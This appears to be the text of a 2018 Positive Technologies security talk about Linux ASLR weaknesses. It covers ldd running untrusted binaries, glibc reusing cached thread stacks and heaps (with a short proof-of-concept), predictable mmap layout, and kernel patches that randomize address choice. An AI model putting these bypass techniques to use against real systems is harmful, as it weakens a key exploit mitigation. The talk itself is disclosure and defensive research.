Do You Know ldd?

- man ldd:

"Be aware, however, that in some circumstances, **some versions of ldd may attempt to obtain the dependency information by directly executing the program**. Thus, **you should never employ ldd on an untrusted executable**, since this may result in the execution of arbitrary code."

- "glibc upstream does not consider ldd fit for inspecting untrusted binaries" *Red Hat Product Security*
- "its either a hardening or a non-security bug." *Red Hat Product Security*

Impact

- Vulnerable **copy-pasted** code
- **Obfuscation** or **anti-emulation**:
  - Remapping the current ELF segment by the next loaded library
  - Not only a library entry point, constructors, or export functions
- Cheating with **binary-analysis** tools:
  - rabin2 from *radare2* crashed
- Maybe more?

Memory Cache

Memory cache

Glibc caches the mmaped stack and heap segments.

This allows ASLR bypass and control over uninitialized values.

Memory Cache PoC

```
void * func(void *x) { …
    long a[1024];
    printf("addr: %p\n", &a[0]);
    if (x)
        printf("value %lx\n", a[0]);
    else
    {
        a[0] = 0xdeadbeef;
        printf("value %lx\n", a[0]);
    }
    void * addr = malloc(32);
    printf("malloced %p\n", addr);
    free(addr); ...
int main(){ ...
    pthread_t thread; printf("thread1\n");
    pthread_create(&thread, NULL, func, 0);
    pthread_join(thread, &val); printf("thread2\n");
    pthread_create(&thread, NULL, func, 1);
    pthread_join(thread, &val); ...
```

Memory Cache PoC Result

```
$ ./pthread_cache
thread1
addr: 0x7fd035e04f40
value deadbeef
malloced 0x7fd030000cd0
thread2
addr: 0x7fd035e04f40
value deadbeef
malloced 0x7fd030000cd0
```


- Addresses are the same. No any mmap call between threads.
- *“After analyzing the flaw and talking with glibc upstream it seems this issue is more of a security hardening than a flaw in itself, since **ASLR is a post-exploitation mitigation measure**.” Red Hat Product Security*

Address Space Layout un-Randomization

Address Space Layout un-Randomization

- Kernel *mmap* address choosing **algorithm is easy to implement**.
- **Order** of the ASLR created **regions** is **known**.
- **Library load order** is known.
- Distances between regions are too big to change anything.

- **Fix** the maximum **ASLR** possible **output** to get the layout.
- Get as many *mmap* calls from the process start as possible.
- Get *mmap_base* (optional).
- Rebase any created segment (optional).



0x0
mmap will fail with EPERM
gap
area will never chosed by mmap
mmap_min_addr
2/3 TASK_SIZE ~92 TB + random 1TB-16TB
binary
random up to 32MB
Heap
libraries/mmap/etc
mmap_base
random ~ 1TB (28bits) or 16TB (32bits)
stack
random ~16GB
TASK_SIZE 0x7fffffff000

How we can Patch it

- Holes
- PT_LOAD Order
- mmap Address Choosing
- mmap_min_addr

Holes Patch

Glibc calls *mprotect* on holes to set **PROT_NONE** on it.

vm_map is good here, makes these pages **ANONYMOUS**.

lkml.org/lkml/2017/7/14/290

PT_LOAD Order Patch

Check the ELF segment order. Terminate if the check fails.

mmap Address Choosing

- Need to **randomize** any **address** chosen by mmap.
- Choose **gap** = **gaps[random** % **gaps_count**].
- The array of gaps is overhead.
- **Walk the tree** and make a **random choice.**
- **Algorithm**:
  1. Use the current algorithm to get the maximum number of addresses and choose one among them.
  2. Walk the tree from the lowest VMA to the chosen address and randomly change the choice.
  3. Don’t visit unsuitable subtrees.
  4. Select a random suitable page in the chosen region.

Result Of Randomization

- The patch was tested on **Ubuntu x86-64.**
- All **libraries are far** from each other.
- It is **hard to predict** the address.
- The **TCB** region is also **randomized**.
- The **system** (even browsers) **works fine**

Before And After

- Before

```
5627a82bf000-5627a82e5000 r-xp /bin/less
...
5627a84e8000-5627a84ed000 rw-p

5627aa2d4000-5627aa2f5000 rw-p [heap]

7f363066f000-7f3630a78000 r--p .../locale-archive

7f3630a78000-7f3630c38000 r-xp .../libc-2.23.so
7f3630c38000-7f3630e38000 ---p .../libc-2.23.so
7f3630e38000-7f3630e3c000 r--p .../libc-2.23.so
7f3630e3c000-7f3630e3e000 rw-p .../libc-2.23.so
7f3630e3e000-7f3630e42000 rw-p
7f3630e42000-7f3630e67000 r-xp .../libtinfo.so.5.9
7f3630e67000-7f3631066000 ---p .../libtinfo.so.5.9
7f3631066000-7f363106a000 r--p .../libtinfo.so.5.9
7f363106a000-7f363106b000 rw-p .../libtinfo.so.5.9
7f363106b000-7f3631091000 r-xp .../ld-2.23.so
7f363126c000-7f363126f000 rw-p
7f363128e000-7f3631290000 rw-p
7f3631290000-7f3631291000 r--p .../ld-2.23.so
7f3631291000-7f3631292000 rw-p .../ld-2.23.so
7f3631292000-7f3631293000 rw-p
```

- After

```
314a2d0da000-314a2d101000 r-xp .../ld-2.26.so
314a2d301000-314a2d302000 r--p .../ld-2.26.so
314a2d302000-314a2d303000 rw-p .../ld-2.26.so
314a2d303000-314a2d304000 rw-p

3169afcd8000-3169afcdb000 rw-p   TCB region

316a94aa1000-316a94ac6000 r-xp .../libtinfo.so.5.9
316a94ac6000-316a94cc5000 ---p .../libtinfo.so.5.9
316a94cc5000-316a94cc9000 r--p .../libtinfo.so.5.9
316a94cc9000-316a94cca000 rw-p .../libtinfo.so.5.9
3204e362d000-3204e3630000 rw-p

4477fff2c000-447800102000 r-xp .../libc-2.26.so
447800102000-447800302000 ---p .../libc-2.26.so
447800302000-447800306000 r--p .../libc-2.26.so
447800306000-447800308000 rw-p .../libc-2.26.so
447800308000-44780030c000 rw-p
509000396000-509000d60000 r--p .../locale-archive

56011c1b1000-56011c1d7000 r-xp /bin/less
56011c3d6000-56011c3d7000 r--p /bin/less
56011c3d7000-56011c3db000 rw-p /bin/less
56011c3db000-56011c3df000 rw-p
56011e0d8000-56011e0f9000 rw-p [heap]
```

Limitations

Works only with 64-bit architectures.

Overhead is added, in the worst case the whole tree is visited.

One more Bug

EPERM

- Sometimes applications were crashed with **EPERM on an *mmap* request.**
- The reason of EPERM was the ***mmap_min_address*** variable.
- The address search function was called with hardcoded 4,096, but not *mmap_min_address.*
- The manual says: *"**EPERM** The operation was prevented by a file seal; see **fcntl**(2)."*
- Code doesn't expect **EPERM** on anonymous *mmap.*
- There is a risk of denial of service (DoS) if *mmap_min_address* is set to *TASK_SIZE*, hard to investigate.
- Use of *mmap_min_address* in a search function call is the fix.

Conclusion

Achievements

- Current implementation described
- Problems found:
  - ***mmap* address choosing**
  - **Holes**
  - **Close memory regions**
  - **Stack and heap cache**
  - **Heap alignment**

- Hacked:
  - **ldd** with **ELF**
  - **Stack guard**


- Implemented:
  - Utility for ASLR bypassing
  - **Patches** for the Linux **kernel**

Whats Next?

- Microsoft Windows can have the same issues.
- Mac OS X can have the same issues.
- 32-bit systems are in danger.

Kudos!

- Many brilliant people from Positive Technologies
- @rkarabut for good picture ;)



Thank you

Questions?

POSITIVE TECHNOLOGIES

ptsecurity.com
2018